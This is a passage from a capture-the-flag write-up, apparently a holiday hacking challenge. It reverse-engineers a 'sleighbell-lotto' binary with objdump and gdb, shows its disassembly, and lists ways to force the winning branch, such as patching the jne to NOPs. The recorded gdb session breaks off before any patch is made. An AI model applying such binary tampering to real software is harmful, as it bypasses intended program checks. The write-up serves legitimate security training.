
Figure 56 - Snippet of the PDF

This PDF ended with "We've just taken Mary Had a Little Lamb from Bb to A!" So, the answer to the question is **Mary Had a Little Lamb**.

Objective 9. Ransomware Recovery

Upon completing the other tasks, we were left with the 4-part ransomware recovery objective. Before diving in to that, we helped Shinny Upatree with one last request.


Speaking to Shinny, it was clear that Shinny really wanted to win the sleigh bell lottery. Signing into the console, we were greeted with a poem.



```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@ba6e2f82ae76:~$
```

Figure 57 - Sleigh Bell Lottery Welcome

Looking in the elf's home directory, we saw a sleighbell-lotto binary, as well as gdb, the GNU Debugger, and objdump.




```
elf@ba6e2f82ae76:~$ ls -l
total 40
lrwxrwxrwx 1 elf  elf     12 Dec 14 16:21 gdb -> /usr/bin/gdb
lrwxrwxrwx 1 elf  elf     16 Dec 14 16:21 objdump -> /usr/bin/objdump
-rwxr-xr-x 1 root root 38144 Dec 14 16:22 sleighbell-lotto
elf@ba6e2f82ae76:~$ ./sleighbell-lotto

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 6445!

Sorry - better luck next year!
elf@ba6e2f82ae76:~$ ./sleighbell-lotto

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 5502!

Sorry - better luck next year!
elf@ba6e2f82ae76:~$
```

Figure 58 - Lottery App Run

Running the lotto app twice, it appeared that the winning ticket was always the same value, 1225, but the ticket we drew changed each time. The drawn and winning number always appeared to be 4 digits, however the app has a bit of latency when generating the contestant's number, so scripting it to run repeatedly until a winning number was drawn may have been time prohibitive. It seemed best to take Shinny's advice and use gdb.


First, using objdump, I located the sections where the messages are printed, as shown in Figure 59. This can help in identifying where in the code they are referenced, and which logic branch is needed.



```
6ce0 0a436f6e 67726174 756c6174 696f6e73  .Congratulations
6cf0 2120596f 75277665 20776f6e 2c20616e  ! You've won, an
6d00 64206861 76652073 75636365 73736675  d have successfu
6d10 6c6c7920 636f6d70 6c657465 64207468  lly completed th
6d20 69732063 68616c6c 656e6765 2e000000  is challenge....
6d30 536f7272 79202d20 62657474 6572206c  Sorry - better l
6d40 75636b20 6e657874 20796561 72210000  uck next year!..
6d50 0a546865 2077696e 6e696e67 20746963  .The winning tic
6d60 6b657420 6973206e 756d6265 72203132  ket is number 12
6d70 32352e0a 526f6c6c 696e6720 74686520  25..Rolling the
6d80 74756d62 6c657273 20746f20 73656520  tumblers to see
6d90 77686174 206e756d 62657220 796f7527  what number you'
6da0 6c6c2064 7261772e 2e2e0a00 596f7520  ll draw.....You
6db0 64726577 20746963 6b657420 6e756d62  drew ticket numb
6dc0 65722000 25640021 0a00               er .%d.!..
```

Figure 59 - Lotto Strings


Next, I looked at the instruction calls using objdump's -s option. Reviewing this, I saw two functions of interest, winnerwinner:



```
0000000000000fd7 <winnerwinner>:
     fd7:       55                      push   %rbp
     fd8:       48 89 e5                mov    %rsp,%rbp
     fdb:       53                      push   %rbx
     fdc:       48 81 ec d8 00 00 00    sub    $0xd8,%rsp
     fe3:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
     fea:       00 00
     fec:       48 89 45 e8             mov    %rax,-0x18(%rbp)
     ff0:       31 c0                   xor    %eax,%eax
     ff2:       48 8d 3d b6 5b 00 00    lea    0x5bb6(%rip),%rdi        # 6baf <_IO_stdin_used+0x5
57f>
     ff9:       e8 72 f9 ff ff          callq  970 <getenv@plt>
     ffe:       48 89 85 30 ff ff ff    mov    %rax,-0xd0(%rbp)
    1005:       48 c7 85 28 ff ff ff    movq   $0x61a8,-0xd8(%rbp)
    100c:       a8 61 00 00
    1010:       48 8d 85 40 ff ff ff    lea    -0xc0(%rbp),%rax
    1017:       ba 20 00 00 00          mov    $0x20,%edx
    101c:       be 00 00 00 00          mov    $0x0,%esi
    1021:       48 89 c7                mov    %rax,%rdi
    1024:       e8 d7 f8 ff ff          callq  900 <memset@plt>
    1029:       48 8d 3d 7f 5b 00 00    lea    0x5b7f(%rip),%rdi        # 6baf <_IO_stdin_used+0x5
57f>
    1030:       e8 3b f9 ff ff          callq  970 <getenv@plt>
    1035:       48 85 c0                test   %rax,%rax
    1038:       75 16                   jne    1050 <winnerwinner+0x79>
    103a:       48 8d 3d 7f 5b 00 00    lea    0x5b7f(%rip),%rdi        # 6bc0 <_IO_stdin_used+0x5
590>
    1041:       e8 ca f8 ff ff          callq  910 <puts@plt>
    1046:       bf ff ff ff ff          mov    $0xffffffff,%edi
    104b:       e8 d0 f8 ff ff          callq  920 <exit@plt>
    1050:       bf 20 00 00 00          mov    $0x20,%edi
    1055:       e8 d6 f8 ff ff          callq  930 <malloc@plt>
    105a:       48 89 85 38 ff ff ff    mov    %rax,-0xc8(%rbp)
    1061:       48 8b 05 f8 6f 20 00    mov    0x206ff8(%rip),%rax        # 208060 <winnermsg>
    1068:       0f b6 90 b4 0a 00 00    movzbl 0xab4(%rax),%edx
    106f:       48 8b 85 38 ff ff ff    mov    -0xc8(%rbp),%rax
    1076:       88 10                   mov    %dl,(%rax)
    1078:       48 8b 05 e1 6f 20 00    mov    0x206fe1(%rip),%rax        # 208060 <winnermsg>
.
```

Figure 60 - WinnerWinnter Disassembly


As well as sorry:



```
00000000000014b7 <sorry>:
    14b7:       55                      push   %rbp
    14b8:       48 89 e5                mov    %rsp,%rbp
    14bb:       48 8d 3d 6e 58 00 00    lea    0x586e(%rip),%rdi        # 6d30 <_IO_stdin_used+0x5
700>
    14c2:       e8 49 f4 ff ff          callq  910 <puts@plt>
    14c7:       90                      nop
    14c8:       5d                      pop    %rbp
    14c9:       c3                      retq
```

Figure 61 - Sorry Disassembly

As expected, sorry referenced the offset of the "better luck next year" string. Next, we needed to find where the decision is made to call one of these functions.



```
00000000000014ca <main>:
    14ca:       55                      push   %rbp
    14cb:       48 89 e5                mov    %rsp,%rbp
    14ce:       48 83 ec 10             sub    $0x10,%rsp
    1503:       89 c7                   mov    %eax,%edi
    1505:       e8 96 f4 ff ff          callq  9a0 <srand@plt>
    150a:       48 8d 3d 3f 58 00 00    lea    0x583f(%rip),%rdi        # 6d50 <_IO_stdin_used+0x5
720>
    1511:       e8 fa f3 ff ff          callq  910 <puts@plt>
    1516:       bf 01 00 00 00          mov    $0x1,%edi
    151b:       e8 40 f4 ff ff          callq  960 <sleep@plt>
    1520:       e8 9b f4 ff ff          callq  9c0 <rand@plt>
    1525:       89 c1                   mov    %eax,%ecx
    1527:       ba ad 8b db 68          mov    $0x68db8bad,%edx
797>
    157d:       e8 8e f3 ff ff          callq  910 <puts@plt>
    1582:       81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
    1589:       75 0c                   jne    1597 <main+0xcd>
    158b:       b8 00 00 00 00          mov    $0x0,%eax
    1590:       e8 42 fa ff ff          callq  fd7 <winnerwinner>
    1595:       eb 0a                   jmp    15a1 <main+0xd7>
    1597:       b8 00 00 00 00          mov    $0x0,%eax
    159c:       e8 16 ff ff ff          callq  14b7 <sorry>
    15a1:       bf 00 00 00 00          mov    $0x0,%edi
    15a6:       e8 75 f3 ff ff          callq  920 <exit@plt>
    15ab:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
```

Figure 62 - Section of Main Function

Here in Figure 62, we saw that early in the main function the rand function is called (offset 1520) right after a sleep (151b) {Callout 1}, which explains the delay we saw when picking a number. Later in main, at offset 1590, winnerwinner is called {Callout 3}, while at offset 159c, sorry is called {Callout 4}. The determination for calling either winnerwinner or sorry is performed at the comparison operation at offset 1582 {Callout 2}. Here, the value in RBP-4 is compared to the fixed hex value 0x4c9 (1225 in decimal) and a jump to the sorry function occurs if they are not equal.

So, we could get the application to register a win a number of ways, such as:

- Modifying the value returned by rand function (1520) to be 0x4c9
- Modifying the value at RBP-4 to be 1225 before the comparison at 1582
- Modifying the Zero Flag after the comparison to not take the jump (1589)
- Overwriting the jump with NOPs (0x90) (1589, 158a)

I'm sure I could have also used the Python Exploit module that Shinny mentioned, but I prefer assembly and C to Python, so I stuck with straight up gdb.

Since I'm a gdb novice (I typically debug on Windows using WinDbg/kd), I opted for the NOP option, as it seemed easier than dereferencing stack memory or figuring out how to update flag registers. Notes from the debug session are in Figure 63 and Figure 64.


```
elf@08d75cfcfc11:~$ gdb sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
...
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main+b8
Function "main+b8" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (main+b8) pending.
(gdb) break main
Breakpoint 2 at 0x14ce
(gdb) i b
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   <PENDING>          main+b8
2       breakpoint     keep y   0x00000000000014ce <main+4>
(gdb) r
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 2, 0x00005555555554ce in main ()
(gdb) n
Single stepping until exit from function main,
which has no line number information.
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 8114!
Sorry - better luck next year!
[Inferior 1 (process 20) exited normally]
(gdb) r
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 131!
Sorry - better luck next year!
[Inferior 1 (process 24) exited normally]
(gdb) i b
Num     Type           Disp Enb Address            What
1       breakpoint     keep n   <PENDING>          main+b8
2       breakpoint     keep y   0x00005555555554ce <main+4>
        breakpoint already hit 1 time
(gdb) disas /r
Dump of assembler code for function main:
   0x00005555555554ca <+0>:     55      push   %rbp
...
   0x0000555555555565 <+155>:   48 8d 3d 58 58 00 00    lea    0x5858(%rip),%rdi
   0x000055555555556c <+162>:   b8 00 00 00 00  mov    $0x0,%eax
   0x0000555555555571 <+167>:   e8 7a f3 ff ff  callq  0x5555555548f0 <printf@plt>
   0x0000555555555576 <+172>:   48 8d 3d 4a 58 00 00    lea    0x584a(%rip),%rdi
   0x000055555555557d <+179>:   e8 8e f3 ff ff  callq  0x555555554910 <puts@plt>
   0x0000555555555582 <+184>:   81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
   0x0000555555555589 <+191>:   75 0c   jne    0x555555555597 <main+205>
   0x000055555555558b <+193>:   b8 00 00 00 00  mov    $0x0,%eax
   0x0000555555555590 <+198>:   e8 42 fa ff ff  callq  0x555555554fd7 <winnerwinner>
   0x0000555555555595 <+203>:   eb 0a   jmp    0x5555555555a1 <main+215>
   0x0000555555555597 <+205>:   b8 00 00 00 00  mov    $0x0,%eax
   0x000055555555559c <+210>:   e8 16 ff ff ff  callq  0x5555555554b7 <sorry>
   0x00005555555555a1 <+215>:   bf 00 00 00 00  mov    $0x0,%edi
